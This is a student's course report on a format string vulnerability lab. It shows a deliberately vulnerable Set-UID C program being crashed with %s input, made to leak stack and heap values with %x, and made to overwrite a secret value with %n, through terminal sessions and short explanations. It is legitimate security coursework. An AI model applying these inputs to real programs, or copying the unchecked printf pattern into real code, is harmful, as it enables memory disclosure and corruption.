Spring 2020

CSE-5382-001 – Secure Programming


Homework Assignment 5 – Format String Vulnerability

Name	**UTA ID**
Goutami Padmanabhan	1001669338

2.1. Task 1: Exploit the vulnerability:


Crash the program:

The purpose of this task is to crash the program using %s format string. We create the program given vul_prog.c which has the format string vulnerability in the printf statement.




```
[03/04/20]seed@VM:~$ vi vul_prog.c
[03/04/20]seed@VM:~$ gcc vul_prog.c -o vul_prog
vul_prog.c: In function ‘main’:
vul_prog.c:29:9: warning: format not a string literal a
nd no format arguments [-Wformat-security]
  printf(user_input);
         ^

[03/04/20]seed@VM:~$ sudo chown root vul_prog
[03/04/20]seed@VM:~$ sudo chmod 4755 vul_prog
[03/04/20]seed@VM:~$ ls -lrt vul_prog
-rwsr-xr-x 1 root seed 7556 Mar  4 01:27 vul_prog
[03/04/20]seed@VM:~$ 
```

We compile the program vul_prog.c and make it a Set UID root owned program. Once we run the program, the user is expected to give decimal integer and String as input.



```
[03/04/20]seed@VM:~$ ./vul_prog
The variable secret’s address is 0xbfd90df0 (on stack)
The variable secret’s value is 0x 9462008 (on heap)
secret[0]’s address is 0x 9462008 (on heap)
secret[1]’s address is 0x 946200c (on heap)
Please enter a decimal integer
231
Please enter a string
%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s
Segmentation fault
[03/04/20]seed@VM:~$ 
```

We enter a random decimal integer. For the string input, we can enter continuous %s format strings in order to make the program to crash.




```
[03/04/20]seed@VM:~$ vi vul_prog.c
[03/04/20]seed@VM:~$ gcc vul_prog.c -o vul_prog
vul_prog.c: In function ‘main’:
vul_prog.c:29:9: warning: format not a string literal a
nd no format arguments [-Wformat-security]
  printf(user_input);
         ^

[03/04/20]seed@VM:~$ sudo chown root vul_prog
[03/04/20]seed@VM:~$ sudo chmod 4755 vul_prog
[03/04/20]seed@VM:~$ ls -lrt vul_prog
-rwsr-xr-x 1 root seed 7556 Mar  4 01:27 vul_prog
[03/04/20]seed@VM:~$ ./vul_prog
The variable secret’s address is 0xbfd90df0 (on stack)
The variable secret’s value is 0x 9462008 (on heap)
secret[0]’s address is 0x 9462008 (on heap)
secret[1]’s address is 0x 946200c (on heap)
Please enter a decimal integer
231
Please enter a string
%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s
Segmentation fault
[03/04/20]seed@VM:~$ 
```

Conclusion: We observe that, since the program has the format string vulnerability, when we enter the input string as a number of %s format string, we can crash the program and Segmentation fault occurs.


Print out the secret[1] value:

The purpose of this task is to find out and print the secret[1] value. For this, we need to know where the secter[1] value is located. So, we store the address of secret[1] value in an integer int_input in the program vul_prog.c. Since we want to find the address, we run the program vul_prog.c. When it asks for a decimal integer input, we give a random number 111 and press enter. The hexadecimal value of 111 is 6f. We are then asked to enter a string. For this, we enter several %x (representing hexadecimal input) format strings and press Enter.



```
[03/04/20]seed@VM:~$ ./vul_prog
The variable secret's address is 0xbfeb12d0 (on stack)
The variable secret's value is 0x 9557008 (on heap)
secret[0]'s address is 0x 9557008 (on heap)
secret[1]'s address is 0x 955700c (on heap)
Please enter a decimal integer
111
Please enter a string
%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|
bfeb12d8|b7703918|f0b5ff|bfeb12fe|1|c2|bfeb13f4|9557008
|6f|257c7825|78257c78|7c78257c|257c7825|78257c78|7c7825
7c|257c7825|78257c78|7c78257c|
The original secrets: 0x44 -- 0x55
The new secrets: 0x44 -- 0x55
[03/04/20]seed@VM:~$
```

The output shows a list of hexadecimal values and the hexadecimal value of 111 decimal integer we entered, 6f in one of the places. Thus, we find out where the secret[1] value is located and we have displayed them.




```
[03/04/20]seed@VM:~$ ./vul_prog
The variable secret's address is 0xbfe85080 (on stack)
The variable secret's value is 0x 849a008 (on heap)
secret[0]'s address is 0x 849a008 (on heap)
secret[1]'s address is 0x 849a00c (on heap)
Please enter a decimal integer
139042828
Please enter a string
%x|%x|%x|%x|%x|%x|%x|%x|%s|
bfe85088|b7748918|f0b5ff|bfe850ae|1|c2|bfe851a4|849a008
|U|
The original secrets: 0x44 -- 0x55
The new secrets: 0x44 -- 0x55
[03/04/20]seed@VM:~$
```

Conclusion: After finding out the place where secret[1] value is located, we simply put the format string %s as input only in that place along with %x in front and the value is displayed as U. We can easily find out the values present in a variable by entering format strings, if we have the format string vulnerability in the program.

Modify the secret[1] value:

The purpose of this task is to modify the secret[1] value we just found out from the previous task. We run the vul_prog.c program again. This time, we look at the secret[1] address which gets displayed for our convenience as per the code on the program. We change the hexadecimal address to a decimal integer using the website https://www.rapidtables.com/convert/number/hex-to-decimal.html.




```
[03/04/20]seed@VM:~$ ./vul_prog
The variable secret's address is 0xbfe619c0 (on stack)
The variable secret's value is 0x 84f5008 (on heap)
secret[0]'s address is 0x 84f5008 (on heap)
secret[1]'s address is 0x 84f500c (on heap)
Please enter a decimal integer
139415564
Please enter a string
%x|%x|%x|%x|%x|%x|%x|%x|%n
bfe619c8|b7794918|f0b5ff|bfe619ee|1|c2|bfe61ae4|84f5008
|
The original secrets: 0x44 -- 0x55
The new secrets: 0x44 -- 0x38
[03/04/20]seed@VM:~$ 
```

When the program asks for the decimal integer as input we give the decimal value of the secret[1] address. When the string is asked to enter, we enter several %x format string, up until the secret[1] value location, and in the secret[1] value location we enter %n format string. So far, we have seen that there were no changes in the 'original' and 'new' secrets and the secret[1] value was 0x55 (85). But now, the output we have got has the secret[1] value changed to 0x38 (56). This is a random value and not predetermined by the attacker. The format string %n in C programming language, is a special format specifier which instead of printing something causes printf() to load the variable pointed by the corresponding argument with a value equal to the number of characters that have been printed by printf() before the occurrence of %n. The addresses displayed have 56 characters in front of %n. Hence the hexadecimal value 0x38 is displayed.


Conclusion: By just knowing the location of secret[1] value and giving %n format string in that location as input, we can easily exploit the format string vulnerability and change the values of variable to a random value in that particular address.

Modify the secret[1] value to a pre-determined value:

The purpose of this task is to modify the value of secret[1] to a predetermined value by the attacker. We run the program vul_prog.c again and follow the same procedure as the previous task. We find the decimal value of secret[1] address and enter it as decimal integer. For the string input, we exclude all the '|' symbols and include extra 4 numbers in between. We give several %x and in the location of secret[1] we give %n. This format string %n calculates all the characters that have been printed by printf() before the occurrence of it. Here we pre-determine the value by including 4 more characters.



```
[03/04/20]seed@VM:~$ ./vul_prog
The variable secret's address is 0xbfc801c0 (on stack)
The variable secret's value is 0x 81c7008 (on heap)
secret[0]'s address is 0x 81c7008 (on heap)
secret[1]'s address is 0x 81c700c (on heap)
Please enter a decimal integer
136081420
Please enter a string
%x1%x%x2%x3%x%x4%x%x%n
bfc801c81b7708918f0b5ff2bfc801ee31c24bfc802e481c7008
The original secrets: 0x44 -- 0x55
The new secrets: 0x44 -- 0x34
[03/04/20]seed@VM:~$ 
```




```
[03/04/20]seed@VM:~$ ./vul_prog
The variable secret's address is 0xbfd86b90 (on stack)
The variable secret's value is 0x 89c4008 (on heap)
secret[0]'s address is 0x 89c4008 (on heap)
secret[1]'s address is 0x 89c400c (on heap)
Please enter a decimal integer
144457740
Please enter a string
%x1234%x%x5678%x%x%x90%x%x%n
bfd86b981234b7712918f0b5ff5678bfd86bbe1c290bfd86cb489c4
008
The original secrets: 0x44 -- 0x55
The new secrets: 0x44 -- 0x3a
[03/04/20]seed@VM:~$ 
```

Conclusion: We observe that, since we predetermined the value by including 4 more characters to the format string input, we get modify the value of secret[1] from 0x38 to 0x34 or 0x3a for predetermining 10 more values as per the two screenshots given.

